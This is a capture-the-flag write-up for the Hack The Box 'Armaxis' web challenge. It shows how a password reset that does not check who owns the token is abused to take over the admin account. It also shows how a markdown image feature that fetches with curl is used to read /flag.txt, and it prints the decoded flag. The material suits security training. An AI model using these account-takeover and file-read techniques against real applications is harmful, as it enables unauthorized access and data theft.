

Scope :

IP : 94.237.59.180

Port : 46903 and 56801

Recon

<http://94.237.59.180:56801/>

Findings

Your email address is test@email.htb		
Inbox		
From	To	Content
noreply@armaxis.htb	test@email.htb	Use this token to reset your password: 4433b52e81096106e813a5d380f30b6b

email: test@email.htb

from the database.js file downloaded

admin@armaxis.htb

admin

```
await runInsertUser(  
  "admin@armaxis.htb",  
  `${crypto.randomBytes(69).toString("hex")}`,  
  "admin",  
);  
insertUser.finalize();  
console.log("Seeded initial users.");  
}  
catch (error) {  
  console.error("Error initializing database:", error);  
}
```

go to login page



The image shows a login page for 'Armaxis'. The title 'Armaxis' is at the top in a pixelated font. Below it are two input fields: 'EMAIL' and 'PASSWORD', both with blue borders and labels. A link 'Forgot Password?' is positioned below the password field. At the bottom are two buttons: 'Login' and 'Register', both in blue with white text.

From the password reset function on the source code we had we can try and reset the password and try to intercept the reset token or OTP

```

router.post("/reset-password/request", async (req, res) => {
  const { email } = req.body;
  if (!email) return res.status(400).send("Email is required.");

  try {
    const user = await getUserByEmail(email);
    if (!user) return res.status(404).send("User not found.");

    const resetToken = crypto.randomBytes(16).toString("hex");
    const expiresAt = Date.now() + 3600000;

    await createPasswordReset(user.id, resetToken, expiresAt);

    await transporter.sendMail({
      from: "noreply@frontier.com",
      to: email,
      subject: "Password Reset",
      text: `Use this token to reset your password: ${resetToken}`,
    });

    res.send("Password reset token sent to your email.");
  } catch (err) {
    console.error("Error processing reset request:", err);
    res.status(500).send("Error processing reset request.");
  }
});

router.post("/reset-password", async (req, res) => {
  const { token, newPassword, email } = req.body; // Added 'email' parameter
  if (!token || !newPassword || !email)
    return res.status(400).send("Token, email, and new password are required.");

  try {
    const reset = await getPasswordReset(token);
    if (!reset) return res.status(400).send("Invalid or expired token.");


    const user = await getUserByEmail(email);
    if (!user) return res.status(404).send("User not found.");

    await updateUserPassword(user.id, newPassword);
    await deletePasswordReset(token);

    res.send("Password reset successful.");
  } catch (err) {
    console.error("Error resetting password:", err);
    res.status(500).send("Error resetting password.");
  }
}

```

Go to reset password with the admin email we found



After enter the email we found admin@armaxis.htb and when we request for the code at the same time we intercept the request for the token and the new password

Your email address is test@email.htb		
Inbox		
From	To	Content
noreply@armaxis.htb	test@email.htb	Use this token to reset your password: 4433b52e81096106e813a5d380f30b6b


```
http://94.237.54.208:37171
1  POST /reset-password HTTP/1.1
2  Host: 94.237.54.208:37171
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/2
  0100101 Firefox/135.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://94.237.54.208:37171/reset-password
8  Content-Type: application/json
9  Content-Length: 90
10 Origin: http://94.237.54.208:37171
11 Connection: keep-alive
12 Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6My
  wicm9sZSI6InVzZXIiLCJpYXQiOiE3MzkyOTg4MjEsImV4cCI6MTczOTMwMjQ
  yMX0.mzCt3LDy7Mh2C6IPKXqDOGem1QjFnJzWKZ6lX_5moUY
13 Priority: u=0
14
15 {
  "token":"e3a90aa27fc3f5efe5d5df81442b099f",
  "newPassword":"1234",
  "email":"test@email.htb"
}
```

Replace the test email with the admin email then send the request.

log in as admin



Go into dispatch weapons dir and use the vulnerability in markdown to inject code since it uses curl to fetch the flag in base64 .Go back to home page and read the base64 hash from the source code



```
<tr>
  <th scope="row">3</th>
  <td>flag</td>
  <td>$1</td>
  <td>admin@armaxis.htb</td>
  <td><p>Error loading image: cat /flag.txt</p></td>
</tr>

<tr>
  <th scope="row">4</th>
  <td>flag</td>
  <td>$2</td>
  <td>admin@armaxis.htb</td>
  <td></td>
</tr>
</table>
```

Input

SFRCe200cmtkMHduX2J1Z3NfMW5fdGgzX3cxbGQhfQo=

Flameshot Info
Screenshot aborted.

REC 44 1

Raw Bytes

LF

Output

HTB{m4rkdown_bugs_in_th3_wild!}

HTB{m4rkdown_bugs_in_th3_wild!}